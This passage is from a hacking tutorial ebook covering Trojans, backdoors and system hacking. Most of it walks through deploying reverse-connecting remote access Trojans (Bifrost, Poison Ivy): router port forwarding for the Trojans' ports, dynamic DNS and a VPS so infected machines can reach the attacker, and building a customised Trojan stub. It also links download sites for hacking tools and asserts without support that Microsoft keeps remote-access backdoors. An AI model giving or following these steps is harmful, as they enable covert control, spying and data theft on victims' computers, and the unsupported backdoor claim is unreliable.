

# COMMON WINDOWS, LINUX AND WEB SERVER SYSTEMS HACKING TECHNIQUES



**DR. HIDAIA MAHMOOD ALASSOULI**

# **Common Windows, Linux and Web Server Systems Hacking Techniques**

**By**  
**Dr. Hidaia Mahmood Alassouli**  
**Hidaia\_lassouli@hotmail.com**

# 1. Introduction

A Trojan horse or Trojan is a type of malware that is often disguised as legitimate software. Trojans can be employed by cyber-thieves and hackers trying to gain access to users' systems. Users are typically tricked by some form of social engineering into loading and executing Trojans on their systems. Once activated, Trojans can enable cyber-criminals to spy on you, steal your sensitive data, and gain backdoor access to your system.

A computer virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code. If this replication succeeds, the affected areas are then said to be "infected" with a computer virus. Computer viruses generally require a host program.

System hacking is defined as the compromise of computer systems and software to access the target computer and steal or misuse their sensitive information. Here the malicious hacker exploits the weaknesses in a computer system or network to gain unauthorized access to its data or take illegal advantage.

Web content is generated in real time by a software application running at server-side. So hackers attack on the web server to steal credential information, passwords, and business information by using DoS (DDos) attacks, SYN flood, ping flood, port scan, sniffing attacks, and social engineering attacks.

This report covers the common techniques and tools used for System, Windows, Linux and Web Server Hacking. The report contains from the following sections:

- Part A: Setup Lab:
- Part B: Trojens and Backdoors and Viruses
- Part C: System Hacking
- Part D: Hacking Web Servers
- Part E: Windows and Linux Hacking

You can download all hacking tools and materials from the following websites


<http://www.haxf4rall.com/2016/02/13/ceh-v9-pdf-certified-ethical-hacker-v9-courseeducational-materials-tools/>

[www.mediafire.com%2Ffolder%2Fad5szsted5end%2FEduors\\_Professional\\_Ethical\\_Hacker&h=gAQGad5Hf](http://www.mediafire.com%2Ffolder%2Fad5szsted5end%2FEduors_Professional_Ethical_Hacker&h=gAQGad5Hf)


## 2. Part A: Setup Lab

### a) Setup lab

- From the virtualization technology with software VMware or virtual box we can do more than one virtual machines, one linux and other windows 2007 or windows Xp
- Download vmware and install it
- Create folder edurs-vm in non-windows partition. Create a folder for each operating system
- Install any windows operating system.
- Download backtrack



- To install backtrack on usb, download unebootin. We need also to use the tool to support booting from flash memory in vmware.



- Download and install kali linux



- Download and install metasploit.

## What is metasploit ?

Metasploit Framework is a open source penetration tool used for developing and executing exploit code against a remote target machine it, Metasploit frame work has the world's largest database of public, tested exploits. In simple words, Metasploit can be used to test the Vulnerability of computer systems in order to protect them and on the other hand it can also be used to break into remote systems.

Metasploit is big project that contains a lot of modules or programs. These modules or programs can utilize the holes in windows machines or linux machines operating systems. For any hole that occur in the operating systems, we can develop the program that can utilize this hole. We can work on it through command line or graphical interface. The programs that use graphical interface are armitage and Koblet Strike . In linux we can update the metasploite using command msfupdate.

## 2. Part B: Trojens and Backdoors and Viruses

### a) Backdoors


**What is Backdoors ?**

- A **backdoor** is a means of access to a computer program that bypasses security mechanisms. A programmer may sometimes install a back door so that the program can be accessed for troubleshooting or other purposes. However, attackers often use back doors that they detect or install themselves
- A **backdoor** is a program or a set of related programs that a hacker installs on a target system to allow access to the system at a later time. A backdoor's goal is to remove the evidence of initial entry from the system's log files. But a backdoor may also let a hacker retain access to a machine it has penetrated even if the intrusion has already been detected and remedied by the system administrator.




The backdoor is the backdoor that through it we can make access on the machine and we can make bypass to the existing security policies. Microsoft has a backdoors that enables it to make remote access on the machine.

## b) Trojan Horse:



Trojan horse is a good program that carries bad program. When the client download the good program, it will download with it the trojan program also so the hacker can access the machine.

### c) Overt channel and Covert Channel:



## What Is Meant by Overt and Covert Channels?

An ***overt channel*** is the normal and a legitimate way that programs communicate within a computer system or network. A ***covert channel*** uses programs or communications paths in ways that were not intended.

Trojans can use ***covert channels*** to communicate. Some client Trojans use ***covert channels*** to send instructions to the server component on the compromised system. This sometimes makes Trojan communication difficult to decipher and understand.

***Covert channels*** rely on a technique called *tunneling*, which lets one protocol be carried over another protocol. Internet Control Message Protocol (ICMP) tunneling is a method of using ICMP echo-request and echo-reply to carry any payload an attacker may wish to use, in an attempt to stealthily access or control a compromised system.

The overt channel means that any program when run makes for it channel between it and the system. The covert channel means that the program will use the channel in the wrong direction to access the machine.

d) Different Types of Trojans:

## List the Different Types of Trojans

Trojans can be created and used to perform different attacks. Some of the most common types of Trojans are:

**Remote Access Trojans (RATs)** —used to gain remote access to a system

**Data-Sending Trojans**—used to find data on a system and deliver data to a hacker

**Destructive Trojans**—used to delete or corrupt files on a system

**Denial of Service Trojans**—used to launch a denial or service attack


**Proxy Trojans**—used to tunnel traffic or launch hacking attacks via other system

**FTP Trojans**—used to create an FTP server in order to copy files onto a system

**Security software disabler Trojans**—used to stop antivirus software

**e) How Do Reverse Connecting Torjans work :**



Trojan program in the hacker computer which creates server that installed in the client computer. In the reverse connection technique, the server on the client computer will make connection to the Trojan program on the hacker machine. We have problem that the hacker needs constant real ip that does not change .




- Windows Torjans Tools are Bifrost and Poison Ivy
- We must make port forward and dynamic dns. Go to basics then nat in the router configuration website. Choose the start and end port number and the internal ip of the hacker computer. We need to make the ip of the hacker computer static and same as the ip in the router configuration. It means if the router will come to the real ip of the router at port 81, it must forward the hacker computer with the internal ip 192.168.1.150 at port 81.
- The problem that the real ip of the router not constant and changing. One solution that we buy real ip. To buy real ip, we need to have phone line registered for the hacker. So better solution is to register for dynamic domain name in dynamic dns server. This domain name will point to the real ip of the router. If the real ip changes, the router will change the data in the dynamic dns server. The client Trojan will make connection with the dynamic dns server and it tell him the real ip of the router. So the Trojan makes the connection to the router at the port given in the Trojan program and the router will make port forward to the hacker computer.

NAT - Virtual Server							
Virtual Server for	PVC0 - Multiple IP Account						
Rule Index	1						
Application	Bifrost						
Protocol	ALL						
Start Port Number	81						
End Port Number	81						
Local IP Address	192.168.1.150						
Start Port(Local)	81						
End Port(Local)	81						
Virtual Server Listing							
Rule	Application	Protocol	Start Port	End Port	Local IP Address	Start Port(Local)	End Port(Local)
1	Bifrost	ALL	81	81	192.168.1.150	81	81
2	Poison	ALL	3460	3460	192.168.1.150	3460	3460

- The site no-ip.com can provide dynamic dns. Register, then choose add host.
- Download and setup the no-ip program at hacker computer.




- You can utilize a property in routers called dynamic dns




- Register for account in dyndns.com and put the registration information in the router configuration. When the router restarts, it will register its ip in dynamic dns.
- We can use VPS machine. VPS will have real IP and it is advice connected directly to internet and we put through it Trojan program. The Trojan server in the client will make reverse connection to this real IP so the real IP will not change and VPS up in 24hrs.

f) Windows Trojan Tools :




- Download bifrost. The bifrost has small size and accept encryption in many ways. Make registration.
- Make the port forward at the router.




- Then go bifrost stub customizer and generate the trojan with the following settings. The file generated will be Customized.




- Open the program bifrost. Put the dynamic dns name and the port number the Trojan program will work.





